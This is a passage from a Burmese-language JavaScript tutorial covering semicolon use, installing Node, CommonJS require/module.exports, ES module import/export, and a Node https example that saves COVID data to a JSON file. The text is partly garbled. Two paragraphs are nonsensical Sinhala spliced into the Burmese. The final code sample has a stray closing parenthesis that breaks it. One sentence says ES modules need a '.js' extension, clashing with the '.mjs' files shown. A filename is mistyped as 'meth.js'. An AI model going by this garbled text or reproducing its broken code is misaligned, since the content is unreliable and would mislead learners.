ပြီးတော့ Automatic Semicolon Insertion စနစ်က တစ်ချို့ဆန်းပြားတဲ့ ကုဒ်တွေမှာ မထည့်သင့်တဲ့ နေရာ Semicolon ထည့်ပြီး အလုပ်လုပ်နေလို့ မှားနေတာမျိုးတွေ ရှိတတ်ပါတယ်။ ဖြစ်ခဲပေးမယ့် အဲဒီလို မှားတဲ့အခါ အမှားရှာက အရမ်းခက်ပါတယ်။ ဒီအချက်ကြောင့်လည်း Statement ဆုံးတိုင်း Semicolon နဲ့ အဆုံးသတ်ပေးသင့်တယ်လို့ ဆိုကြပါတယ်။ စာရေးသူကိုယ်တိုင်လည်း အရင်က အမြဲထည့်သင့်တယ်လို့ ခံယူပေးမယ့်၊ အခုနောက်ပိုင်းမှာ တစ်ချို့ Library ကုဒ်တွေ Framework ကုဒ်တွေက မထည့်ဘဲ ရေးကြတော့ ကိုယ်ကလည်း တူညီသွားအောင် မထည့်ဘဲ လိုက်ရေးရတာတွေ ရှိပါတယ်။

ဒီစာအုပ်မှာ ဖော်ပြခဲ့တဲ့ နမူနာတွေမှာ Semicolon ထည့်ပြီး မဖော်ပြခဲ့ပါဘူး။ စလေ့လာမယ့်သူတွေ အတွက် မျက်စိရှိပ်စရာ တစ်ခုသက်သာလည်း မနည်းဘူးလို့သဘောထားတဲ့အတွက် မထည့်ဘဲ ရေးပြခဲတာပါ။ မတော်တစ်ဆ မထည့်သင့်တဲ့နေရာ ထည့်မိပြီး Error တွေ ဖြစ်နေမှာ စိုးလိုလည်း ပါပါတယ်။ နောက်ဆုံး ဥပမာပေးခဲ့တဲ့ ကုဒ်မှာတောင် အဲဒီလိုအမှားမျိုး ဖြစ်နိုင်ခြေရှိပါတယ်။

Pseudocode

```
users.map(u => u.name).filter(u => u.age > 18);

users
    .map(u => u.name);
    .filter(u => u.age > 18);
```

ပထမကုဒ်ရဲ့နောက်ဆုံးမှာ Semicolon ပိတ်ပေးထားတာ မှန်ပါတယ်။ ဒုတိယကုဒ်မှာတော့ မှားသွားပါ၍။ Line အဆုံးစို့လို ယောင်ပြီး ထည့်လိုက်မိတာမျိုးပါ။ တစ်ကယ်တော့ map () နောက်မှာ Semicolon မ ထည့်ရပါဘူး။ Statement မပြီးသေးပါဘူး။ ဒီလိုအမှားမျိုးတွေကြောင့် မလိုအပ်ဘဲ Error တွေတက်ပြီး ကြန့်ကြာမှာစိုးလို Semicolon မထည့်ဘဲ ရေးပြခဲ့တာပါ။ လက်တွေ့မှာ ထည့်ရေးတာက အလွှာအကျင့် ကောင်းဖြစ်ပြီး မထည့်ဘဲရေးရင်လည်း ပြသနာတော့ မရှိပါဘူးလို ဆိုချင်ပါတယ်။

အခန်း (jc) - JavaScript Modules

JavaScript မှာ Environment နှစ်ခုရှိတယလို့ ဆိုရနိုင်ပါတယ်။ Browser နဲ့ Node တို့ပါ။ နှစ်မျိုးလုံးက JavaScript ကုဒ်တွေကို Run ပေးရနိုင်တဲ့ နည်းပညာတွေပါ။ ဒါကြောင့် လက်ရှိလေ့လာထားတဲ့ JavaScript ကုဒ်တွေကို Browser မှာ Run လို့ ရသလို့ Node နဲ့လည်း Run လို့ရနိုင်ပါတယ်။ Browser နဲ့ပက်သက်ရင် ရှိုးရှိုး JavaScript ထက်ပိုပြီး ထူးခြားသွားတာက Document Object Model (DOM) လို့ခေါ်တဲ့ သဘောသဘာဝ ဖြစ်ပါတယ်။ နောက်တစ်ခန်းမှာ သီးခြားဖော်ပြပါမယ်။

Node နဲ့ပက်သက်ရင် ရုံးရိုး JavaScript ထက်ပိုပြီး ထူးခြားသွားတာကတော့ Module နဲ့ Package Management System ဖြစ်ပါတယ်။ ဒီအကြောင်းတွေကို နောက်အပိုင်းတွေမှာ ဆက်လက်လေ့လာနိုင်ပါတယ်။ ဒီနေရာမှာ JavaScript အခြေခံသဘောသဘာဝအနေနဲ့ ထည့်သွင်းလေ့လာသင့်တဲ့အတွက် ရွေးထုတ်ဖော်ပြချင်တာက Module ရေးထံးအကြောင်း ဖြစ်ပါတယ်။

Node ඩැට්‍රොලය්බලා තපෝගතයේක වැඩා Module රෙස්ත්ස්බිංඩ්ප්‍රීස් ප්‍රිතිතයි। (ජැපන) ඇන්ත්‍රොල් මුද්‍රණ නිවාසීන් සඳහා JavaScript මූළු Module රෙස්ත්ස්මැඟ්වෙස්ලි වැඩා ප්‍රිතිතයි යොමු කළ ඇති ප්‍රිතිතයි। ඇන්ත්‍රොල් මුද්‍රණ නිවාසීන් සඳහා JavaScript මූළු Module රෙස්ත්ස්මැඟ්වෙස්ලි වැඩා ප්‍රිතිතයි යොමු කළ ඇති ප්‍රිතිතයි।

ပထမဆုံးအနေနဲ့ Node.js ဒိုက်ဆိုင်ကနေ Download လုပ်ပြီး Install လုပ်ထားဖို့လိုပါတယ်။


- <https://nodejs.org>

The screenshot shows the official Node.js website. At the top, there's a dark header bar with the Node.js logo (a stylized 'n' above a hexagon containing 'JS') and a navigation menu with links: HOME, ABOUT, DOWNLOADS, DOCS, GET INVOLVED, SECURITY, CERTIFICATION, and NEWS. Below the header is a large green banner with the text "Node.js® is a JavaScript runtime built on Chrome's V8 JavaScript engine." In the center of the page is a dark button with the text "#BlackLivesMatter". To the right of the button is a green box containing the text "Node.js Certifications and Trainings are on sale, now until Dec. 8". Below this box is a section titled "Download for Linux (x64)" with two download options: "14.15.1 LTS" (Recommended For Most Users) and "15.4.0 Current" (Latest Features). At the bottom of the page, there are links for "Other Downloads | Changelog | API Docs" under each download section, and a note: "Or have a look at the Long Term Support (LTS) schedule."

Download ලද්දීමෙන් Install ලද්දින්පියි। පෙනෙනු ඇත්තේ Options තොටීම් වූවාය් යුතු එකිනෙක් සඳහා මෙම ප්‍රිංස්ප්‍රේම් නිර්මාණය කිරීමෙන් පෙන්වනු ලබයි।

```
node -v  
v14.15.1
```

node Command အတွက် `-v` Option ပေးလိုက်တာပါ။ ဒါကြောင့် Install လုပ်ထားတဲ့ Node Version ကို ပြန်ရမှာ ဖြစ်ပါတယ်။ ရေးထားတဲ့ JavaScript ကုဒ်တွေကို Run ဖို့အတွက် node Command နောက်မှာ Run လိုတဲ့ File Name ကို ပေးလိုက်ရင် ရပါပြီ။ VS Code ကို အသုံးပြုပြီး ကုဒ်တွေရေးသားတာဆိုရင် VS Code မှာပါတဲ့ Integrated Terminal ကိုသုံးပြီးတော့ Run လိုပါတယ်။ Ctrl + ` ကိုနှိပ်လိုက်ရင်အောက်နားမှာ Integrated Terminal ပေါ်လာပါလိမ့်မယ်။ အဲဒီထဲမှာ Run လိုတဲ့ Command တွေကို Run ယုံပါဝဲ။



နမူနာပုံကိုကြည့်လိုက်ရင် math.js ဆိုတဲ့ဖိုင်ထဲမှာ Function တစ်ခုနဲ့ `console.log()` Statement နှစ်ခုရှုံးနေပါတယ်။ အဲဒီဖိုင်ကို Terminal ထဲမှာ node နဲ့ Run ထားပါတယ်။

`node math.js`

အကယ်၍ ရုံးရိုး Command Prompt (သို့) Terminal ကို သုံးတာဆိုရင် node Command အတွက် File Name ပေးတဲ့အခါ ဖိုင်ရဲ့တည်နေရာ Path လမ်းကြောင်းကို မှန်အောင်ပေးဖို့လိုတယ်ဆိုတာကို သတိပြုပါ။ Command Prompt ကို သုံးတဲ့အလေ့အကျင့် မရှိသေးဘူးဆိုရင် VS Code ရဲ့ Integrated Terminal ထဲမှာပဲ စမ်းလိုက်ပါ။ အဲဒီပြုပြီးတော့ စမ်းရလွယ်ပါတယ်။

Module ဆိတာ သီးခြားဖိုင်တစ်ခုနဲ့ ခွဲခြားရေးသားထဲ ကုဒ်တွေကို ခေါ်ယူအသုံးပြုနည်း လို အလွယ် မှတ်နိုင်ပါတယ်။ ဒီဖွံ့ဖြိုးဆိုချက်က မပြည့်စုံသေးပေမယ့် လိုရင်းက ဒါပါပဲ။

Node Module

ဥပမာ စမ်းကြည့်နိုင်ဖို့ math.js ဆိတဲ့ ဖိုင်တစ်ခုနဲ့ index.js ဆိတဲ့ ဖိုင်တစ်ခု၊ စုစုပေါင်း (၂) ခု တည်ဆောက်လိုက်ပါ။ math.js ထဲမှာ ရေးထားတဲ့ လုပ်ဆောင်ချက်ကို index.js ကနေ ရယူ အသုံးပြုပြီး စမ်းကြည့်ကြပါမယ်။ ဒါကြောင့် math.js ထဲမှာ အခုလိုရေးလိုက်ပါ။

JavaScript

```
function add(a, b) {
    return a + b
}

function div(a, b) {
    if(b === 0) return "Cannot divided by zero"
    else return a / b
}

module.exports = div
```

add() နဲ့ div() ဆိတဲ့ Function နှစ်ခုရှိပါတယ်။ အောက်ဆုံးမှာရေးထားတဲ့ module.exports ရဲ့ အဓိပ္ပာယ်ကတော့ div() Function ကို Module အနေနဲ့ ထုတ်ပေးမယ်လို ပြောတာပါ။ ဒါကြောင့် ဒီဖိုင် ထဲမှာ ရေးထားတဲ့ ကုဒ်တွေထဲကမှ div() ကို တြေားလိုအပ်တဲ့ဖိုင်ကနေ ချိတ်ဆက်အသုံးပြုလိုရသွားပါပြီ။ ဒါကိုစမ်းကြည့်နိုင်ဖို့အတွက် index.js မှာ အခုလိုရေးနိုင်ပါတယ်။

JavaScript

```
const div = require("./math")

console.log(div(1, 2))
```

require() Statement ကိုသုံးပြီး Module ကိုချိတ်ဆက်ရတာပါ။ Argument အနေနဲ့ Standard Module တွေ Package Module တွေဆိုရင် Module အမည်ကို ပေးရပြီး၊ ကိုယ့်ဘာသာရေးထားတဲ့ Module ဆိုရင်တော့ Module ဖိုင်ရဲ့ တည်နေရာနဲ့အမည်ကို ပေးရပါတယ်။ နမူနာမှာ ကိုယ့်ဘာသာ

ရေးထားတဲ့ `math.js` ကို အသုံးပြုလိုတာဖြစ်တဲ့အတွက် `./math` လိုပေးထားပါတယ်။ `./` ရဲ့အမိပ္ပါယ်က လက်ရှုဖိုဒီလို ပြောလိုက်တာပါ။ ဒါကြောင့် Module ဖိုင်ကို လက်ရှိ `index.js` ရှိနေတဲ့ ဖိုဒီထဲမှာပဲ သွားရှာမှာပါ။ ဖိုင်အမည် အပြည့်အစုံက `math.js` ဖြစ်ပေမယ့် နောက်က `.js` Extension ကို ပေးစရာမ လိုလို ထည့်ပေးမထားတာပါ။

`math.js` ကိုချိတ်ဆက်လိုက်လိုရလာတဲ့ လုပ်ဆောင်ချက်ကို `div()` ထဲမှာ ထည့်ထားပါတယ်။ Module လုပ်ဆောင်ချက်ကို ကိုယ့်ဘက်က ပြင်စရာအကြောင်းသိပ်မရှိလို အနေနဲ့ ကြညာထားပါတယ်။ အခုလိုပြည့်စုံအောင် ချိတ်ဆက်ပြီးရင်တဲ့ ရရှိထားတဲ့ လုပ်ဆောင်ချက်ကို အသုံးပြုလို ရန်ပြီမိုလို `console.log()` နဲ့ `div()` ရဲ့ရလဒ်ကို ဖော်ပြထားခြင်းပဲဖြစ်ပါတယ်။

```

VS Code Screenshot showing two files: index.js and math.js. index.js imports math.js and calls its div function. The terminal shows the output of running node index.js.

index.js content:


```

const div = require("./math")
console.log(div(1, 2))

```



math.js content:


```

function add(a, b) {
 return a + b
}

function div(a, b) {
 if(b === 0) return "Cannot divided by zero"
 else return a / b
}

module.exports = div;

```



Terminal output:


```

app node index.js
0.5
app

```


```

ဒီနေရာမှာ သတိပြုရမှာက `math.js` မှာ လုပ်ဆောင်ချက် နှစ်ခုရှိပေမယ့်၊ Module အနေနဲ့ ထုတ်ပေးတော့ တစ်ခုပဲ ပေးထားတာကို သတိပြုပါ။ ဒါကြောင့် ချိတ်ဆက်ရယူသူက ပေးထားတဲ့ တစ်ခုကိုပဲ ယူလိုရတာပါ။ အကယ်၍ နှစ်ခုသုံးခုပေးချင်ရင်တော့ Object အနေနဲ့ ပြန်ပေးကြလေ့ရှိပါတယ်။ `meth.js` ကို အခုလို ပြင်ကြည့်လိုက်ပါ။

JavaScript

```
const PI = 3.14

function add(a, b) {
    return a + b
}

function div(a, b) {
    if(b === 0) return "Cannot divided by zero"
    else return a / b
}

module.exports = { PI, add, div }
```

Constant တစ်ခုနဲ့ Function နှစ်ခု သုံးခုရှိရာမှာ သုံးခုလုံးကို Module Export အနေနဲ့ ပေးထားတာပါ။ Property Shorthand ရေးထံးကို သုံးထားတာ သတိပြုပါ။ အပြည့်အစုံရင် ဒီလိုဖြစ်ပါလိမ့်မယ်။

```
module.exports = { PI: PI, add: add, div: div }
```

ဒီလိုပေးထားတဲ့အတွက် ရယူအသုံးပြုတဲ့ index.js ကလည်း ပေးထားသမျှ အကုန်ယူလို ရသွားပါတယ်။ index.js မှာ အခုလိုစမ်းကြည့်နိုင်ပါတယ်။

JavaScript

```
const math = require("./math")

console.log(math.PI)      // 3.14
```

math.js က ပြန်ပေးထားတဲ့ Object ကို math Constant နဲ့လက်ခံထားပြီးတော့မှ လိုချင်တဲ့ လိုဆောင်ချက်ကို math ရဲ့ Property/Method ကနေတစ်ဆင့် အသုံးပြုလိုက်တာပါ။ Destructuring ရေးထံးကို သုံးပြီး အခုလိုရေးလိုလည်း ရုန်းပါသေးတယ်။

JavaScript

```
const { PI, add } = require("./math")

console.log( add(1, 2) )      // 3
```

လက်ခံရှုမယ့် Module Object ကို Destructure လုပ်ပြီး သက်ဆိုင်ရာ Constant Variable အနေနဲ့ တစ်ခါထဲ လက်ခံထားလိုက်တာပါ။

ဒီ ရေးထုံးကို CommonJS Module ရေးထုံးလို ခေါပါတယ်။ CommonJS ဆိုတဲ့အမည်နဲ့ JavaScript Library တစ်ခုရှိခဲ့ဖြီး အဲဒီ Library က JavaScript မှာမရှိသေးတဲ့ Module ရေးထုံးကို တိတွင်ပေးထားတာပါ။ Node က CommonJS ကို နဲ့မူနာယူ အသုံးပြုထားလို Node ရဲ့ Module ရေးထုံးကို CommonJS Module ရေးထုံးလိုခေါ်တာပါ။

ES Module

JavaScript ဟာ ECMA လိုခေါ်တဲ့ အဖွဲ့အစည်းက စံချိန်စံညွှန်းတစ်ခုအဖြစ် သတ်မှတ်ထားတဲ့ ECMAScript ကို အခြေခံ တိတွင်ထားတာပါ။ မူအရ ECMAScript ဆိုတာ စံသတ်မှတ်ချက်ဖြစ်ပြီး ဒီစံသတ်မှတ်ချက်နဲ့အညီ Programming Language တွေ တိတွင်လိုရတယ်ဆိုတဲ့ သဘောရျိုးပါ။ ActionScript, JScript စသည်ဖြင့် ECMAScript ကို အခြေခံထားတဲ့ တွေ့ခြား Language တွေ ရှိသေးပေမယ့် အသုံးတွင်ကျယ်ခြင်းတော့ မရှိတော့ပါဘူး။

ECMAScript ကို အဆက်မပြတ် Version အဆင့်ဆင့် မြှင့်တင်နေပါတယ်။ ဒါကြောင့် Version နံပါတ်နဲ့တဲ့ ပြီး ES5, ES6, ES7 စသည်ဖြင့် အတိုကောက် ခေါ်ကြလေ့ ရှိပါတယ်။ သက်ဆိုင်ရာ Version ကို ထုတ်လုပ်တဲ့ ခုနှစ်နဲ့တွဲပြီးတော့ ECMAScript 2015, ECMAScript 2019 စသည်ဖြင့်လည်း ခေါ်ကြပါသေးတယ်။ အဲဒီထဲမှာ အရေးအပါဆုံးလို ဆိုနိုင်တာကတော့ ES6 (ECMAScript 2015) ဖြစ်ပါတယ်။ let, const တို့လို ရေးထုံးရျိုးတွေ၊ Rest Parameters, Destructuring, Arrow Function စတဲ့ ထူးခြားအသုံးဝင်တဲ့ လုပ်ဆောင်ချက်တွေဟာ ES6 မှာ စတင်ပြီး ပါဝင်လာတဲ့အတွက်ကြောင့်ပါ။ သူနောက်ပိုင်း ES7, ES8 စသည်ဖြင့်ထွက်ပေါ်လာခဲ့တာ အချိန်စာကို ရေးနေတဲ့အချိန်မှာ ES11 ကို ရောက်ရှိနေပါပြီ။ နောက်ပိုင်း Version တွေမှာလည်း အပြောင်းအလဲနဲ့ အဆင့်မြှင့်တင်မှုတွေ ဆက်တိုက်ပါဝင်နေပေမယ့် ES6 မှာပါဝင်ခဲ့တဲ့ အပြောင်းအလဲတွေက JavaScript Community တစ်ခုလုံးကို ကိုင်လှုပ်ပြောင်းလဲသွားစေခဲ့လို ပြောင်းလဲသွားစေခဲ့တဲ့ ES6 က အထင်ရှုးဆုံးနဲ့ လူပြောအများဆုံး ဖြစ်ခဲ့ပါတယ်။

ES6 မှာပါဝင်ခဲ့တဲ့ လုပ်ဆောင်ချက်တွေထဲမှာ Module လည်း အပါအဝင်ဖြစ်ပါတယ်။ မူလက JavaScript မှာ Module လုပ်ဆောင်ချက်မရှိပေမယ့် ES6 ထွက်ပေါ်လာပြီးနောက်မှာတော့ Module လုပ်ဆောင်ချက်

Official ပါဝင်သွားခဲ့ပါပြီ။ ဒီလိုပါဝင်သွားတဲ့ Module စနစ်ဟာ Node မှာသုံးနေတဲ့ Module စနစ်နဲ့ မတူတဲ့အတွက် ကဲပြားသွားအောင် ES Module လို သုံးနှုန်းပြောဆိုကြလေ့ ရှိပါတယ်။

အခုတော့ Node ကလည်း သူမှုလ CommonJS Module ရေးထိုးကိုသာမက ES Module ရေးထိုးကိုပါ ပုံစံးပေးလာပါဖြီ။ နှစ်ချိုးရေးလိုဂျာတယ်ဆိုတဲ့ သဘောပါ။ ဒါပေမယ့် စမ်းသပ်အဆင့်မှာပဲ ရှိသေးလို့ ကန့်သတ်ချက်နဲ့ အခက်အခဲလေးတစ်ချို့တော့ ရှိပါတယ်။ အခက်အခဲကတော့ မူလ CommonJS Module တွေနဲ့ ES Module တွေကို တွဲသုံးရ ခက်ခဲခြင်း ဖြစ်ပါတယ်။ အကန့်အသတ်အနေနဲ့ကတော့ လက်ရှိ ဒါစာရေးနေချိန်ထိ CommonJS Module က Default ဖြစ်ပြီး ES Module ကိုသုံးလိုရင် File Extension ကို .js လိုပေးပြီး သုံးရမှာဖြစ်ပါတယ်။

ဒါကြောင့် စောစောက စမ်းခွဲတဲ့ Module လုပ်ဆောင်ချက်ကိုပဲ ES Module အနေနဲ့ ပြန်လည်စမ်းသပ်နိုင်ဖို့ အတွက် math.mjs နဲ့ index.mjs ဆိုတဲ့ ဖိုင်နှစ်ခုတည်ဆောက်လိုက်ပါ။ ပြီးတဲ့အခါ math.mjs ဖိုင်ထဲမှာ ဒီကုဒ်ကို ရေးပြီး လေ့လာကြည့်လိုက်ပါ။

JavaScript

```
const PI = 3.14

export default function add(a, b) {
  return a + b
}
```

`add()` Function ကို `export default` ရေးထံးကိုသုံးပြီး Module လုပ်ဆောင်ချက်အနေနဲ့ ပေးထားတာ ဖြစ်ပါတယ်။ အဲဒီလို Function ကြေညာစဉ်မှာ မပေးဘဲ နောက်မှ Export လုပ်ပေးလိုလည်း ရပါတယ်။ ဒီလိုပါ -

JavaScript

```
const PI = 3.14
function add(a, b) {
    return a + b
}

export default add
```

ရလဒ်အတူတူပါပဲ။ Function ကြေညာစဉ်မှာ တစ်ခါယဲ Export မလုပ်တော့ဘဲ နောက်ဆုံးကျတော့မှ Export လုပ်ပေးလိုက်တာပါ။ ဒီလို Export လုပ်ပေးထားတဲ့ Module ကို ပြန်လည်အသုံးပြု စမ်းသပ်နိုင်ဖို့ အတွက် index.mjs ဖိုင်မှာ အခုလို ရေးပြီး စမ်းကြည့်နိုင်ပါတယ်။

JavaScript

```
import add from "./math.mjs"

console.log( add(1, 2) )      // 3
```

require() Statement ကို မသုံးတော့ပါဘူး။ import Statement ကိုသုံးပါတယ်။ require() မှာ လို ပိုက်ကွင်းအဖွင့်အပိတ် မသုံးဘဲ from Keyword နောက်ကနေ File Name လိုက်ရပါတယ်။ ရှိုးရှိုး .js Extension ရှိတဲ့ဖိုင်အတွက် Extension ထည့်မပေးရင် ရပေမယ့် mjs Extension ဖိုင်အတွက် Extension ကိုပါ အပြည့်အစုံ ထည့်ပေးရပါတယ်။ ဒီဖိုင်ကို node နဲ့ Run ကြည့်ရင် လိုချင်တဲ့ရလဒ် ရတာကို တွေ့ရမှာ ဖြစ်ပါတယ်။

```
node index.mjs
```

ပေးရတဲ့ index ဖိုင်ရဲ့ Extension က mjs ဆိုတာကို မမေ့ပါနဲ့။ မေ့တတ်ပါတယ်။ မှားတတ်ပါတယ်။ လုပ်ဆောင်ချက်တစ်ခုထက်ပိုပြီး Export ပေးချင်ရင်လည်း အခုလို ပေးနိုင်ပါတယ်။

JavaScript

```
export const PI = 3.14

export function add(a, b) {
    return a + b
}

export function div(a, b) {
    if(b === 0) return "Cannot divided by zero"
    else return a / b
}
```

ဒါမှမဟုတ် ကြညာစဉ်မှာ တစ်ခါတဲ့ Export မလုပ်ဘဲ နောက်မှလုပ်လိုလည်း ရပါတယ်။

```
const PI = 3.14

function add(a, b) {
    return a + b
}

function div(a, b) {
    if(b === 0) return "Cannot divided by zero"
    else return a / b
}

export { PI, add, div }
```

ဒီလို လုပ်ဆောင်ချက်တစ်ခုထက်ပိုပြီး ပေးထားတဲ့ လုပ်ဆောင်ချက်တွေကို Destructuring ပုံစံရေးဟန်မျိုး နဲ့ Import ပြန်လုပ်ပြီး သုံးလိုရပါတယ်။ ဒီလိုပါ -

JavaScript

```
import { PI, div } from "./math.mjs"

console.log( div(1, 2) )      // 0.5
```

The screenshot shows a code editor with two files open:

- index.mjs** (active tab):

```
import { PI, div } from "./math.mjs"

console.log( div(1, 2) )      // 0.5
```
- math.mjs** (background tab):

```
const PI = 3.14

function add(a, b) {
    return a + b
}

function div(a, b) {
    if(b === 0){
        return "Cannot divided by zero"
    } else {
        return a / b
    }
}

export { PI, add, div }
```

The terminal at the bottom shows the output of running the code:

```
app node index.mjs
0.5
app
```

နောက်ပိုင်းမှာတော့ နေရာတိုင်းမှာ ES Module ရေးထုံးကို အသုံးပြုကြပါလိမ့်မယ်။ လက်ရှိအချိန်ထိတော့ Node ပရောဂျက်တွေမှာ CommonJS Module ရေးထုံးကို သူ့နေရာနဲ့သူ ဆက်သုံးကြရန္တီးမှာပါ။

ဒီ Module လုပ်ဆောင်ချက်ဟာ အတော်လေး အရေးပါတဲ့ လုပ်ဆောင်ချက်တစ်ခုပါ။ အရင်ကဆိုရင် JavaScript ကုဒ်ဖိုင်တွေ ပူးတွဲအသုံးပြုချင်ရင် HTML Document ထဲမှာ <script> Element တွေနဲ့ တန်းစီချိတ်ဆက်ပြီး သုံးခဲ့ကြရပါတယ်။ JavaScript ကုဒ်ကနေ တခြား JavaScript ကုဒ်ဖိုင်ကို ချိတ်ဆက် အသုံးပြုရေးသားလို လုံးဝမရှုခဲ့တာပါ။

အခုတော့ Module ရေးထုံးတွေရဲ့ အကူအညီနဲ့ ကိုယ်တိုင်ရေးသားတဲ့ ကုဒ်တွေကို စနစ်ကျအောင် ခွဲခြား ချိတ်ဆက်ရေးသားနိုင်သွားမှာ ဖြစ်သလို၊ အများရေးသား ဖြန့်ဝေထားတဲ့ Library တွေ Module တွေ Framework တွေကို ရယူပေါင်းစပ် အသုံးပြုရတာ အများကြီးပိုအဆင်ပြေသွားပြီဖြစ်ပါတယ်။

Practical Sample

ဒီနေရာမှာလည်း လက်တွေနမူနာလေးတစ်ခုလောက် ထည့်ပေးချင်ပါတယ်။ ပြီးခဲ့တဲ့ Promise အခန်းမှာ Covid-19 နဲ့ပက်သက်တဲ့ အချက်အလက်တွေ ရယူပုံကို ဖော်ပြခဲ့ပါတယ်။ Brower ထဲမှာ အလုပ်လုပ်တဲ့ ကုဒ်နဲ့ ဖော်ပြခဲ့တာပါ။ Node နဲ့လည်း အဲဒီအချက်အလက်တွေကို ရယူကြည့်ချင်ပါတယ်။

Node မှာ `fetch()` လုပ်ဆောင်ချက် ပါဝင်ခြင်းမရှိပါဘူး။ အသုံးပြုလိုရင် Third-party Module အနေနဲ့ ထပ်ထည့်ပေးရပါတယ်။ ဒါပေမယ့် Node မှာ အင်တာနက်ပေါ်က အချက်အလက်တွေကို ရယူအလုပ်လုပ်ပေးနိုင်တဲ့ HTTP နဲ့ HTTPS Module တို့ ပါဝင်ပါတယ်။ ဒါကြောင့် `fetch()` Module ကို ထပ်ထည့်မနေ တော့ဘဲ သူမှာ ပါပြီးသား HTTPS Module ကို အသုံးပြုသွားပါမယ်။ ပြီးတဲ့အခါ Node ရဲ့ File System Module ကိုသုံးပြီး ရလာတဲ့အချက်အလက်တွေကို ဖိုင်တစ်ခုအနေနဲ့ သိမ်းပေးလိုက်မှာပါ ဖြစ်ပါတယ်။ `get-covid-info.js` ဆိုတဲ့ဖိုင်တစ်ခုနဲ့ ဒီကုဒ်ကို ရေးပြီးစမ်းကြည့်ပါ။

JavaScript

```

const fs = require("fs")
const https = require("https")

https.get("https://api.covid19api.com/summary", res => {
    let data = ''

    res.on('data', chunk => {
        data += chunk
    })

    res.on('end', () => {
        fs.writeFile('covid-info.json', data, () => {
            console.log("Save to file: Completed")
        })
    })
})
)

```

ပထမဆုံး https Module နဲ့ fs Module တိုကို Import လုပ်ပေးထားပါတယ်။ Standard Module တွေ မို့လို Path လမ်းကြောင်းတွေဘာတွေ ပေးစရာမလိုဘဲ Module အမည်နဲ့တင် ချိတ်လိုရတာကို သတိပြုပါ။ https ရဲ့ get() Method အတွက် Argument နှစ်ခုပေးရပါတယ်။ ပထမတစ်ခုက Data ရယူလိုတဲ့ URL ဖြစ်ပြီး ဒုတိယ Argument ကတော့ Callback Function ပါ။ Data ရယူလို ပြီးတဲ့အခါ Callback Function အလုပ်လုပ်သွားမှာပါ။

Callback Function ထဲမှာ res.on('data') နဲ့ Data တွေလက်ခံရရှိရင် ဘာလုပ်ရမလဲ သတ်မှတ် ပေးရပါတယ်။ သတိပြုရမှာကာ get() Method က Data တွေကို တစ်ခါထဲ ရှိသမျှအကုန်ယူပေးတာ မဟုတ်ပါဘူး။ Data တွေကို အပိုင်းလိုက်၊ အပိုင်းလိုက်၊ ပိုင်းပြီး ရယူပေးမှာဖြစ်လို တစ်ပိုင်းရရင်တစ်ခါ += နဲ့ ကြိုကြညာထားတဲ့ Variable ထဲကို ထပ်တိုးပြီး ထည့်ထည့်ပေးသွားရတာပါ။ ပြီးတဲ့ခါ res.on('end') နဲ့ Data တွေယူလို ကုန်ပြီးဆိုတော့မှ နောက်ဆုံးရလဒ်ကို covid-info.json ဆို တဲ့ ဖိုင်ထဲမှာ သိမ်းပေးလိုက်တာ ဖြစ်ပါတယ်။

ဖိုင်အနေနဲ့ သိမ်းဖို့အတွက် fs.writeFile() Method ကိုသုံးထားပြီး သိမ်းလိုတဲ့ File Name နဲ့ အထဲ မှာ ထည့်ပေးရမယ့် Data တို့ကို Argument အနေနဲ့ပေးရပါတယ်။ နောက်ဆုံးကနေ သိမ်းပြီးတဲ့အခါ လုပ်ရမယ့် Callback Function ကိုပေးရပါတယ်။ ဒီနည်းနဲ့ HTTPS ကိုသုံးပြီး Data တွေရယူတယ်၊ ရလာတဲ့ Data တွေကို ဖိုင်တစ်ခုနဲ့ သိမ်းလိုက်တယ်ဆိုတဲ့ လုပ်ဆောင်ချက် ရသွားပါတယ်။ စမ်းကြည့်လို ရပါတယ်။

```
node get-covid-info.js
```

